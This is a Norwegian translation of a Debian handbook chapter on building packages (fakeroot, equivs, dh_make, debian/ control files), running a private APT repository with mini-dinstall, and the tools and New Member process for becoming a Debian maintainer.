I hovedsak er prosessen med å bygge pakker en så enkel sak som, i et arkiv, å samle et sett av eksisterende (eller bygde) filer. De fleste filene vil så bli eid av *rot* i arkivet. Men å bygge hele pakken under denne brukeren skulle tilsi økt risiko. Heldigvis kan dette unngås med `fakeroot`-kommandoen. Dette verktøyet kan brukes til å kjøre et program, og gi inntrykk av at det kjører som *root*, og skaper filer med vilkårlig eierskap og rettigheter. Når programmet skaper arkivet som vil bli Debian-pakken, er det lurt å skape et arkiv som inneholder filer merket som tilhørende vilkårlige eiere, inkludert *rot*. Dette oppsettet er så praktisk at `dpkg-buildpackage` bruker `fakeroot` som standard ved pakkebygging.

Merk at programmet bare er lurt til å «tro» at det fungerer som en priviligert konto, og prosessen faktisk kjører som om brukeren kjører `fakeroot` *`program`* (og filene faktisk er opprettet med den brukerens tillatelser). Ikke på noe tidspunkt får det faktisk rotprivilegier som det kunne misbruke.

RASK TITT

Å bygge pakker i en *chrooted* omgivelse

Programmet `pbuilder` (i pakken med det tilsvarende navnet) tillater bygging av en Debian-pakke i en *chrooted*-omgivelse. Den lager først en midlertidig katalog med det minimale systemet som kreves for å bygge pakken (inkludert pakkene nevnt i *Build-Depends*-feltet). Denne katalogen blir så brukt som rotkatalog (`/`), og bruker `chroot`-kommandoen under byggeprosessen.

Dette verktøyet gjør at byggeprosessen skjer i et miljø som ikke endres av brukernes virksomhet. Dette gir også mulighet for rask påvisning av manglende byggeavhengigheter (siden byggingen vil mislykkes uten dokumentasjon av de riktige avhengighetene). Til slutt: Det tillater å bygge en pakke for en Debian-versjon som ikke er den som brukes av systemet som helhet. Maskinen kan bruke *Stable* i sitt normale arbeid, og en `pbuilder` som kjører på den samme maskinen, kan bruke *Unstable* til pakkebygging.

`schroot` tillater å kjøre en kommando eller et innloggingsskall i et *chrooted* miljø.

15.2. Å bygge din første pakke

15.2.1. Meta-pakker eller falske pakker

Falske pakker og meta-pakker er like ved at de er tomme skall som bare eksisterer for effektene meta-dataene deres har på pakkehåndteringsstabelen.

Formålet med en falsk pakke er å lure `dpkg` og `apt` til å tro at noen pakker er installert, selv om de bare er et tomt skall. Dette tillater å tilfredsstille avhengigheter i en pakke når den tilsvarende programvaren ble installert utenfor rammen av pakkesystemet. En slik metode fungerer, men bør likevel unngås når det er mulig, ettersom det ikke er noen garanti for at den manuelt installerte programvaren oppfører seg akkurat som den tilsvarende pakken ville ha gjort, og andre pakker som er avhengig av den, ikke vil fungere ordentlig.

På den annen side, en meta-pakke består oftest som en samling av avhengigheter, slik at montering av meta-pakken faktisk vil føre inn et sett av andre pakker i et enkelt trinn.

Begge disse pakkesalgene kan lages av kommandoene `equivs-control` og `equivs-build` (i *equivs*-pakken). Kommandoene `equivs-control` *`filen`* oppretter en Debian-pakke topptekstfil som skal redigeres for å inneholde navnet på den forventede pakken, dens versjonsnummer, navnet på vedlikeholderen, avhengighetene, og beskrivelsen. Andre felt uten en standardverdi er valgfrie, og kan slettes. Feltene Copyright, Changelog, Readme og Extra-Files er ikke standard felt i Debian-pakker; de bare gir mening innenfor rammen av `equivs-build`, og de vil ikke bli beholdt i overskriftene til den genererte pakken.

Eksempel 15.2 *Topptekstfil for den falske pakken* libxml-libxml-perl

```
Section: perl
Priority: optional
Standards-Version: 4.4.1

Package: libxml-libxml-perl
Version: 2.0134-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
 .
 In fact, the package is not installed since a newer version
 of the module has been manually compiled & installed in the
 site_perl directory.
```

Det neste skrittet er å generere Debian-pakken med kommandoen `equivs-build` *`filen`*. Og plutselig er pakken opprettet i den gjeldende katalogen, og kan håndteres som enhver annen Debian-pakke ville blitt.

15.2.2. Et enkelt filarkiv

For å lette utplasseringen av et sett med dokumentasjon på et stort antall maskiner, trenger Falcot Corp-administratorene å lage en Debian-pakke. Administratoren med ansvaret for denne oppgaven leser først «Guide for nye Debian vedlikeholder» («New Maintainer's Guide»), og begynner så å jobbe med sin første pakke.

➡ https://www.debian.org/doc/manuals/maint-guide/

Det første skrittet er å lage en `falcot-data-1.0`-mappe som skal inneholde mål-kildepakken. Pakken vil logisk nok få navnet falcot-data, og bære versjonsnummeret 1.0. Administratoren plasserer så dokumentasjonsfilene i en `data`-undermappe. Så påkaller de

`dh_make`-kommandoen (fra *dh-make*-pakken) for å legge til filene som kreves for pakkegenereringsprosessen - som alle blir lagret i en `debian`-undermappe:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: (single, indep, library, python)
[s/i/l/p]? i

Maintainer Name     : Raphael Hertzog
Email-Address       : hertzog@debian.org
Date                : Fri, 04 Sep 2015 12:09:39 -0400
Package Name        : falcot-data
Version             : 1.0
License             : gpl3
Package Type        : indep
Are the details correct? [Y/n/q]
Currently there is not top level Makefile. This may require additional tuning
Done. Please edit the files in the debian/ subdirectory now.

$
```

Den valgte pakketypen (*indep*) indikerer at denne kildepakken vil generere en enkelt binærpakke som kan deles på tvers av alle arkitekturer (Architecture: all). *single* virker som en motpart, og fører til en enkelt binærpakke som er avhengig av målarkitekturen (Architecture: any). I dette tilfellet er valget mer relevant, siden pakken bare inneholder dokumentasjon, og ingen binære programmer, slik at den kan brukes på samme måten på datamaskiner av alle arkitekturer.

library-typen svarer til en kildekodepakke som leder til forskjellige binærpakker. Det er nyttig for delte biblioteker, siden de må følge strenge pakkeregler.

TIPS

Vedlikeholders navn og e-post

De fleste programmene involvert i pakkevedlikeholdet vil søke etter ditt navn og e-postadresse i `DEBFULLNAME` og `DEBEMAIL`, eller `EMAIL`-miljøvariabler. Ved å definere dem en gang for alle, vil du unngå å måtte sortere dem flere ganger. Hvis ditt vanlige skall er `bash`, er det bare å legge til følgende to linjer i din `~/.bashrc`-file (du vil ganske sikkert erstatte verdiene med noen mer relevante!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Kommandoen `dh_make` laget en `debian`-undermappe med mange filer. Noen kreves, spesielt `rules`, `control`, `changelog` og `copyright`. Filer med `.ex`-forlengelsen er eksempelfiler som kan brukes ved å modifisere dem (og fjerne forlengelsen) når det passer. Når de ikke er nødvendige, anbefales det å fjerne dem. `compat` bør beholdes, ettersom den er nødvendig for riktig funksjon av *debhelper*-programpakken (som alle begynner med `dh_`-forstavelsen), og som brukes på ulike stadier i pakkebyggingsprosessen.

`copyright` må inneholde informasjon om forfatterne av dokumentasjonen som er inkludert i pakken, og den tilhørende lisensen. I vårt tilfelle er intern dokumentasjon og bruken av den begrenset til Falcot Corp-selskapet. Standardutgaven av `changelog` er vanligvis klar til bruk; det er nok å erstatte «Første utgivelse» med en mer detaljert forklaring, samt endre distribusjon fra unstable til internal. `control`-filen ble også oppdatert: Section-feltet er forandret til *misc*, samt Homepage, Vcs-Git og Vcs-Browser-feltene ble endret. Depends-feltene ble utvidet med firefox-esr | www-browser for å sikre tilgjengeligheten av en pålitelig nettleser som kan vise dokumentasjonen i pakken.

Eksempel 15.3 *`control`-filen*

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 10)
Standards-Version: 4.4.1

Package: falcot-data
Architecture: all
Depends: firefox-esr | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
 This package provides several documents describing the internal
 structure at Falcot Corp.  This includes:
  - organization diagram
  - contacts for each department.
 .
 These documents MUST NOT leave the company.
 Their use is INTERNAL ONLY.
```

Eksempel 15.4 *`changelog`-filen*

```
falcot-data (1.0) internal; urgency=low

  * Initial Release.
  * Let's start with few documents:
    - internal company structure;
    - contacts for each department.

 -- Raphael Hertzog <hertzog@debian.org>  Fri, 04 Sep 2015 12:09:39 -0400
```

Eksempel 15.5 *`copyright`-filen*

```
Format: https://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
```

```
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2019 Falcot Corp
License:
 All rights reserved.
```

DET GRUNNLEGGENDE

`Makefile`-fil

`Makefile`-filen er et skript som brukes av `make`-programmet: Det beskriver regler for hvordan man skal bygge et sett med filer fra hverandre i et tre med avhengigheter (for eksempel kan et program bygges fra et sett med kildefiler). `Makefile`-filen beskriver disse reglene i det følgende formatet:

```
mål: kilde1 kilde2 ...
        kommando1
        kommando2
```

Tolkningen av slik regel er som følger: Hvis en av `source`*-filene er nyere enn `target`-filen, trenger målet generering ved å bruke `command1` og `command2`.

Merk at kommandolinjene må starte med et TAB-tegn; Merk også at når en kommandolinje starter med en skråstrek (`-`), avbryter ikke feil i kommandoen hele prosessen.

Filen `rules` inneholder vanligvis et sett med regler til å sette opp, bygge og installere programvaren i en egen underkatalog (oppkalt etter den genererte binære pakken). Innholdet i denne underkatalogen blir deretter arkivert i Debian-pakken som om det var roten i filsystemet. I vårt tilfelle vil filene bli installert i `debian/falcot-data/usr/share/falcot-data/`-undermappe, slik at å installere den genererte pakken, vil plassere filene under `/usr/share/falcot-data/`. Filen `rules` blir brukt som en `Makefile`, med noen få standard mål (medregnet clean og binary, respektivt brukt til å rydde opp i kildemappen og generere binærpakken).

Selv om denne filen er hjertet av prosessen, inneholder den i økende grad bare et minimum for å kjøre et standard sett med kommandoer gitt av `debhelper`-verktøyet. Slik er tilfellet for filer generert av `dh_make`. For å installere våre filer må vi ganske enkelt sette opp atferden til `dh_install`-kommandoen ved å lage den følgende `debian/falcot-data.install`-filen:

```
data/* usr/share/falcot-data/
```

På dette tidspunktet kan pakken opprettes. Vi vil imidlertid legge til et malingstrøk. Siden administratorene ønsker at dokumentasjonen blir lett tilgjengelig fra menyene i grafiske skrivebordsmiljøer, legger vi til en `falcot-data.desktop`-file og får den installert i `/usr/share/applications` ved å legge til en andre linje til `debian/falcot-data.install`.

Eksempel 15.6 *Filen `falcot-data.desktop`*

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
```

```
Comment=Starts a browser to read the documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

Den oppdaterte `debian/falcot-data.install` ser slik ut:

```
data/* usr/share/falcot-data/
falcot-data.desktop usr/share/applications/
```

Vår kildepakke er nå klar. Alt som gjenstår er å generere den binære pakken med den samme metoden vi brukte tidligere for å bygge om pakker: vi kjører `dpkg-buildpackage -us -uc`-kommandoen fra `falcot-data-1.0`-mappen.

15.3. Å lage en pakkebrønn for APT

Falcot Corp begynte gradvis å vedlikeholde en rekke Debian-pakker, enten lokalt endret fra eksisterende pakker, eller laget fra bunnen av, for å distribuere interne data og programmer.

For å gjøre utplassering lettere ønsker de å integrere disse pakkene i et pakkearkiv som kan brukes direkte av APT. Av åpenbare vedlikeholdsgrunner ønsker de å skille interne pakker fra lokalt ombygde pakker. Målet for de samsvarende oppføringene i en `/etc/apt/sources.list.d/falcot.list`-fil er som følger:

```
deb http://packages.falcot.com/ updates/
deb http://packages.falcot.com/ internal/
```

Administratorene setter derfor opp en virtuell maskin på deres interne HTTP-tjener, med `/srv/vhosts/packages/` som roten til det tilhørende nettområdet. Håndteringen av selve arkivet er delegert til `mini-dinstall`-kommandoen (i den tilsvarende navngitte pakken). Dette verktøyet holder et øye med en `incoming/`-mappe (i vårt tilfelle, `/srv/vhosts/packages/mini-dinstall/incoming/`), og venter på nye pakker der; når en pakke er lastet opp, blir den installert i et Debian-arkiv på `/srv/vhosts/packages/`. Kommandoen `mini-dinstall` leser `*.changes`-filen som opprettes når Debian-pakken blir generert. Disse filene inneholder en liste med alle andre filer knyttet til den versjonen av pakken (`*.deb`, `*.dsc`, `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz`, eller tilsvarende med andre komprimeringsverktøy), og disse åpner for at `mini-dinstall` får vite hvilke filer som skal installeres. `*.changes`-filer inneholder også navnet på måldistribusjonen (ofte `unstable`) nevnt i den siste `debian/changelog`-inngangen, og `mini-dinstall` bruker denne informasjonen til å avgjøre hvor pakken skal installeres. Dette er grunnen til at administratorer alltid må endre dette feltet før de bygger en pakke, og setter det til `internal`, eller `updates`, avhengig av måldistribusjonen. `mini-dinstall` genererer deretter filene som kreves av APT, for eksempel `Packages.gz`.

ALTERNATIV

apt-ftparchive and reprepro

Hvis `mini-dinstall` ser for omfattende ut for dine Debian-arkivbehov, kan du også bruke `apt-ftparchive`-kommandoen. Dette verktøyet skanner innholdet i en katalog, og viser (i sine standard utdata) en samsvarende `Packages`-fil. I tilfellet Falcot Corp kunne administratorer laste pakkene direkte inn i `/srv/vhosts/packages/updates/`, eller `/srv/vhosts/packages/internal/`, og så kjøre de følgende kommandoer for å lage `Packages.gz`-filene:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

Kommandoen `apt-ftparchive sources` åpner for å lage `Sources.gz`-filer på en lignende måte.

`reprepro` er et mer avansert verktøy for samme formål. Det kan produsere, administrere og synkronisere et lokalt kodelager med pakker. Den lagrer pakker og sjekksumerer i en Berkeley DB databasefil, så ingen databasetjener er nødvendig. Med `reprepro` kan du sjekke signaturer av speilede kodelagre og opprette signaturer for de genererte pakkeindeksene.

Å sette opp `mini-dinstall` krever oppsett av en `~/.mini-dinstall.conf`-fil; i Falcot Corp-tilfellet er innholdet som følger:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

En avgjørelse verdt å merke seg er generasjonen `Release`-filer for hvert arkiv. Dette kan hjelpe til med å administrere pakkeinstallasjonsprioriteringer med hjelp av `/etc/apt/preferences`-oppsettsfilen (se del 6.2.5, «Styring av pakkeprioriteter» side 121 for detaljer).

Å påkalle `mini-dinstall` starter faktisk en bakgrunnsprosess i bakgrunnen. Så lenge denne bakgrunnsprosessen kjører, vil den se etter nye pakker i `incoming/`-mappen hver halvtime. Når en ny pakke kommer, vil den bli flyttet til arkivet, og riktige `Packages.gz` og `Sources.gz`-filer blir fornyet. Hvis det å kjøre en bakgrunnsprosess er et problem, kan og `mini-dinstall` påkalles ma-

nuelt i rekkefølge (med -b-valget) hver gang en pakke blir lastet inn i `incoming/`-mappen. Andre muligheter som ligger i `mini-dinstall` er dokumentert på sin `mini-dinstall(1)`-manualside.

SIKKERHET

`mini-dinstall` og tillatelser

Etter at `mini-dinstall` er designet for å kjøres som en vanlig bruker, er det ikke nødvendig å kjøre den som rot. Den enkleste måten er å sette opp alt innen brukerkontoen som tilhører administratoren med ansvar for å lage Debian-pakker. Ettersom bare denne administratoren har de nødvendige tillatelsene til å sette filer inn i `incoming/`-katalogen, kan vi utlede at administratoren har autentisert opprinnelsen til hver pakke før utplasseringen, og `mini-dinstall` trenger ikke å gjøre det igjen. Dette forklarer `verify_sigs = 0`-parameteret (noe som betyr at signaturene ikke behøver å være bekreftet). Men hvis innholdet i pakkene er sensitivt, kan vi snu innstillingen, og velge å godkjenne en ring med nøkler som inneholder offentlige nøkler til personer med lov til å lage pakker (satt opp med `extra_keyrings`-parameter); `mini-dinstall` vil så sjekke opprinnelsen til hver innkommende pakke ved å analysere signaturen integrert i `*.changes`-filen.

EKSTRA

Å generere et signert arkiv

For å sikre autentisiteten kontrollerer APT-pakken en kjede med kryptografiske signaturer for pakkene den håndterer før de installeres (se del 6.6, «Sjekking av pakkeautensitet» side 132). Private APT-arkiver kan så bli et problem, ettersom maskinene som bruker dem vil holde på med å vise advarsler om usignerte pakker. En flittig administrator vil derfor integrere privatarkiver med den sikre APT-mekanismen.

For å hjelpe til med denne prosessen inkluderer `mini-dinstall` et `release_signscript`-oppsettsalternativ som tillater å spesifisere et skript som skal brukes til å generere signaturen. Et godt utgangspunkt er `sign-release.sh`-skriptet fra *mini-dinstall*-pakken i `/usr/share/doc/mini-dinstall/examples/`; lokale endringer kan være relevante.

15.4. Å bli en pakkevedlikeholder

15.4.1. Å lære å lage pakker

Å opprette en kvalitetsdebianpakke er ikke alltid en enkel oppgave, å bli en pakkeutvikler krever litt opplæring, både rundt teori og praksis. Det er ingen enkel sak å bygge og installere programvare; mesteparten av kompleksiteten kommer fra å forstå problemene og konfliktene, og mer generelt samhandlingene, med alle de andre pakkene som er tilgjengelige.

Regler

En Debian-pakke må være i samsvar med de presise regler utarbeidet i Debians retningslinjer, og hver pakkeutvikler må kjenne til dem. Det er ingen krav om å kjenne dem utenat, men heller å vite at de eksisterer, og referere til dem når et valg presenterer et ikke-trivielt alternativ. Hver Debian-vedlikeholder har gjort feil ved å ikke kjenne til en regel, men det er ikke et stort problem, så lenge feilen blir fikset når en bruker rapporterer den som en feilrapport (som pleier å skje ganske snart, takket være avanserte brukere). Standards-Version-feltet i `debian/control`

spesifiserer versjonen av Debian-policyen som en pakke samsvarer med. Vedlikeholdere bør overholde den siste versjonen av Debian-policyen.

➨ `https://www.debian.org/doc/debian-policy/`

Prosedyrer

Debian er ikke en enkel samling av enkeltpakker. Alles pakkearbeid er en del av et kollektivt prosjekt; å være en Debian-utvikler innebærer å vite hvordan Debian-prosjektet fungerer som en helhet. Hver utbygger vil, før eller senere, samhandle med andre. Debians utviklerreferanse (Debian Developer's Reference) (i *developers-reference*-package) oppsummerer hva alle utviklere må vite for å samhandle så smidig som mulig med de ulike teamene i prosjektet, og for å få mest mulig ut av de tilgjengelige ressursene. Dette dokumentet oppsummerer også en rekke oppgaver en utvikler forventes å oppfylle.

➨ `https://www.debian.org/doc/manuals/developers-reference/`

Verktøy

Mange verktøy hjelper pakkevedlikeholdere med deres arbeid. Denne seksjonen gir en rask gjennomgang, uten alle detaljene, ettersom verktøyene har sin egen omfattende dokumentasjon.

Programmet `lintian` Dette verktøyet er et av de viktigste: Det er Debian-pakkesjekkeren. Den bygger på et stort utvalg av tester opprettet fra Debians retningslinjer, og oppdager raskt og automatisk mange feil som deretter kan rettes før pakkene utgis.

Dette verktøyet er bare en hjelper, og noen ganger gjør den feil (for eksempel, siden Debians retningslinjer endrer seg over tid, blir `lintian` noen ganger utdatert). Det er heller ikke uttømmende: Selv om du ikke får noen Lintian-feilmelding, bør dette ikke tolkes som et bevis på at pakken er perfekt; i beste fall unngås de vanligste feilene.

Programmet `piuparts` Dette er et annet viktig redskap: Det automatiserer installasjonen, oppgraderer, fjerner og renser en pakke (i et isolert miljø), og kontrollerer at ingen av disse operasjonene fører til feil. Det kan hjelpe til med å avdekke manglende avhengigheter, og det oppdager også når filer feilaktig er til overs etter at pakken er renset.

devscripts Pakken *devscripts* inneholder mange programmer som hjelper til på et stort område i Debian-utviklerens jobb:

- `debuild` tillater å generere en pakke (med `dpkg-buildpackage`), og kjøre `lintian` for så å sjekke overensstemmelsen med Debians retningslinjer.
- `debclean` renser en kildepakke etter at en binærpakke har blitt generert.
- `dch` tillater en rask og enkel redigering av en `debian/changelog`-fil i en kildepakke.

- `uscan` sjekker om en ny programvareversjon er utgitt av oppstrømsforfatteren; dette krever en `debian/watch`-fil med beskrivelse av plasseringen av slike utgivelser.
- `debi` tillater installering (med `dpkg -i`) av Debian-pakken som nettopp ble generert, uten å måtte skrive inn dens fulle navn og sti.
- På lignende måte tillater `debc` skanning av innholdet i den nylig generert pakken (med `dpkg -c`), uten å måtte skrive inn dens fulle navn og sti.
- `bts` styrer feilrapporteringssystemet fra kommandolinjen; dette programmet genererer automatisk de riktige e-postene.
- `debrelease` laster opp en nylig generert pakke til en ekstern tjener, uten å måtte skrive hele navnet og banen til den relaterte `.changes`-filen.
- `debsign` signerer `*.dsc` og `*.changes`-filene.
- `uupdate` automatiserer opprettelsen av ny revisjon av en pakke når en ny oppstrømsversjon er utgitt.

debhelper* og *dh-make Debhelper er et sett med skript som letter det å lage pakker som holder seg til retningslinjene: Disse skriptene påkalles fra `debian/rules`. Debhelper er bredt akseptert innen Debian, noe som gjenspeiles av det faktum at den brukes av de fleste offisielle Debian-pakker. Alle kommandoene den inneholder har en `dh_`-forstavelse.

Skriptet `dh_make` (i *dh-make*-pakken) lager filer som kreves for å generere en Debian-pakke i en katalog som i utgangspunktet inneholder kildene for et stykke programvare. Som det kan gjettes fra navnet på programmet, bruker de genererte filene debhelper som standard.

autopkgtest `autopkgtest` kjører tester på binære pakker, ved hjelp av testene som følger med i kildepakken.

reprotest `reprotest` bygger samme kildekode to ganger i forskjellige miljøer, og kontrollerer deretter binærfilene som produseres av hver oppbygning for forskjeller. Hvis noen blir funnet, brukes `diffoskop` (hvis det ikke er tilgjengelig, `diff`) for å vise dem i detalj for senere analyse.

`dupload` og `dput` Kommandoene `dupload` og `dput` tillater å laste opp en Debian-pakke til en (muligens ekstern) tjener. Dette tillater utviklere å publisere sin pakke på Debians hovedtjener (ftp-master.debian.org) slik at den kan integreres i arkivet, og distribueres av speil. Disse kommandoene tar `*.changes`-filen som et parameter, og utleder de andre relevante filene fra innholdet sitt.

15.4.2. Aksepteringsprosess

Å bli en «Debian-utvikler» er ikke en enkel administrativ sak. Fremgangsmåten omfatter flere trinn, og er like mye en igangsetting som det er utvelgelsesprosess. I alle fall er det formalisert

og godt dokumentert, slik at alle kan spore sin progresjon på nettsiden dedikert til prosessen for det nye medlemmet.

➨ https://nm.debian.org/

EKSTRA

Lettvektsprosessen for «Debian vedlikeholdere»

«Debian-vedlikeholder» er en annen status som gir færre privilegier enn «Debian-utvikler», men tilknytningsprosessen går raskere. Med denne statusen kan bidragsyterne bare vedlikeholde sine egne pakker. En Debian-utvikler trenger bare å utføre en sjekk på en første opplasting, og avgi en uttalelse om at de stoler på den potensielle vedlikeholderens evne til å vedlikeholde pakken på egen hånd.

Forutsetninger

Alle kandidater forventes å ha i det minste arbeidskunnskap om det engelske språket. Dette er nødvendig på alle nivåer: for den første kommunikasjon med den som gjennomgår, selvfølgelig, men også senere, siden engelsk er det foretrukne språket for det meste av dokumentasjonen. I tillegg vil pakkebrukerne kommunisere på engelsk ved innrapportering av feil, og de vil forvente svar på engelsk.

Den andre forutsetningen omhandler motivasjon. Å bli en Debian-utvikler er en prosess som bare gir mening dersom kandidaten vet at interessen for Debian vil vare i mange måneder. Aksepteringsprosessen kan i seg selv vare flere måneder, og Debian trenger langtidsutviklere. Hver pakke trenger permanent vedlikehold, og ikke bare en første opplasting.

Registrering

Det første (virkelige) trinnet består i å finne en sponsor eller talsperson. Det betyr en offisiell utvikler som er villig til å si at de tror at å akseptere, *X* vil bli en god ting for Debian. Dette innebærer vanligvis at kandidaten allerede har vært aktiv i samfunnet, og at arbeidet har blitt verdsatt. Dersom kandidaten er sjenert, og arbeidet ikke er offentlig kjent, kan de prøve å overbevise en Debian-utvikler til å argumentere for dem ved å vise deres arbeid i fortrolighet.

Samtidig må kandidaten generere et offentlig/privat RSA-nøkkelpar med GnuPG, som skal være underskrevet av minst to offisielle Debian-utviklere. Signaturen godkjenner navnet på nøkkelen. Under et nøkkelsigneringsselskap må faktisk hver deltaker vise en offisiell identifikasjon (vanligvis et ID-kort eller pass) sammen med sine nøkkelidentifiseringer. Dette trinnet bekrefter sammenhengen mellom mennesker og nøklene. Denne signaturen krever dermed at en møtes i det virkelige liv. Hvis du ennå ikke har møtt noen Debian-utviklere på en offentlig fri programvarekonferanse, kan du eksplisitt søke utviklere som bor i nærheten ved hjelp av en liste på følgende nettside som utgangspunkt.

➨ https://wiki.debian.org/Keysigning

Så snart registeringen på nm.debian.org er blitt validert av en talsperson, blir en *programleder (Application Manager)* tildelt kandidaten. Søknadsbehandleren vil så kjøre prosessen gjennom flere forhåndsdefinerte trinn og sjekker.

Den første bekreftelsen er en identitetssjekk. Hvis du allerede har en nøkkel signert av to Debian-utviklere, er dette trinnet lett; ellers vil søknadsbehandleren prøve å veilede deg i ditt søk etter Debian-utviklere i nærheten, for å organisere et møte og en nøkkelsignering.

Å akseptere prinsippene

Disse administrative formaliteter følges ut fra filosofiske betraktninger. Poenget er å sørge for at kandidaten forstår og aksepterer den sosiale kontrakten og prinsippene bak fri programvare. Å bli med i Debian er bare mulig hvis man deler de verdier som forener dagens utviklere, som uttrykt i de grunnleggende tekster (og oppsummert i kapittel 1, «Debian-prosjektet» side 2).

I tillegg skal hver kandidat som ønsker å bli med i Debians rekker forventes å kjenne arbeidet i prosjektet, og hvordan de skal samhandle på riktig måte for å løse de problemene de vil utvilsomt vil møte under tiden. All denne informasjonen er vanligvis dokumentert i manualer rettet mot de nye vedlikeholderne, og i Debian-utviklerreferanse. En oppmerksom lesing av dette dokumentet bør være nok til å svare på eksaminators spørsmål. Hvis svarene ikke er tilfredsstillende, vil kandidaten bli informert. De vil da måtte lese (igjen) den relevante dokumentasjonen før de prøver igjen. I de tilfeller hvor den eksisterende dokumentasjonen ikke inneholder riktig svar på spørsmålet, kan kandidaten vanligvis komme med et svar fra litt praktisk erfaring innen Debian, eller potensielt ved å diskutere med andre Debian-utviklere. Denne mekanismen sikrer at kandidatene blir noe involvert i Debian, før de blir en full del av det. Dette er en bevisst politikk, der kandidatene som til slutt blir med i prosjektet, er integrert som en del av et uendelig utvidbart puslespill.

Dette trinnet er vanligvis kjent som *Filosofi & Prosedyrer* (P& P i kortform) i språket til utviklerne som er involvert i nye medlemmer-prosessen.

Å sjekke ferdigheter

Hver søknad om å bli en offisiell Debian-utvikler må begrunnes. Å bli en prosjektdeltaker krever at en viser at denne statusen er legitim, og at den letter kandidatens jobb med å hjelpe Debian. Den vanligste begrunnelsen er at å ha fått Debian-utviklerstatus, letter vedlikehold av en Debian-pakke, men det er ikke den eneste. Noen utviklere deltar i prosjektet for å bidra til portering til en bestemt arkitektur, andre ønsker å forbedre dokumentasjon, og så videre.

Dette trinnet representerer muligheten for kandidaten til å si ifra om hva de har tenkt å gjøre i Debian-prosjektet, og for å vise hva de allerede har gjort for dette formålet. Debian er et pragmatisk prosjekt, og å si noe er ikke nok hvis handlinger ikke samsvarer med hva som er annonsert. Vanligvis, når den tiltenkte rolle i prosjektet er knyttet til pakkevedlikehold, må en første versjon av den potensielle pakken være godkjent teknisk, og lastet opp til Debian-tjenere med en sponsor blant de eksisterende Debian-utviklerne.

Til slutt kontrollerer eksaminator kandidatens tekniske (pakke-)ferdigheter med et detaljert spørreskjema. Dårlige svar er ikke tillatt, men svartiden er ikke begrenset. All dokumentasjon er tilgjengelig, og flere forsøk er tillatt dersom de første svarene ikke er tilfredsstillende. Dette

trinnet har ikke til hensikt å diskriminere, men skal sikre i det minste et minstemål av kunnskap felles for nye bidragsytere.

Dette skrittet er kjent som *Oppgaver & Ferdigheter* trinnet (forkortet til: T&S) i eksaminators språkbruk.

Endelig godkjenning

I det aller siste trinnet blir hele prosessen gjennomgått av en DAM (*Debian Account Manager*). DAM vil gjennomgå all informasjon om kandidaten som sensor har samlet inn, og gjør vedtak hvorvidt det skal opprettes en konto på Debian-tjenerne. I tilfeller der ekstra informasjon er nødvendig, kan det å opprette en konto bli forsinket. Avslag er ganske sjeldne hvis eksaminator gjør en god jobb med å følge prosessen, men kan skje noen ganger. De er aldri permanente, og kandidaten er fri til å prøve igjen på et senere tidspunkt.

DAMs avgjørelse er autoritativ og (nesten) uten ankemuligheter, noe som forklarer hvorfor folk i denne posisjonen ofte har blitt kritisert i det siste.


FELLESSKAP

Sponsing

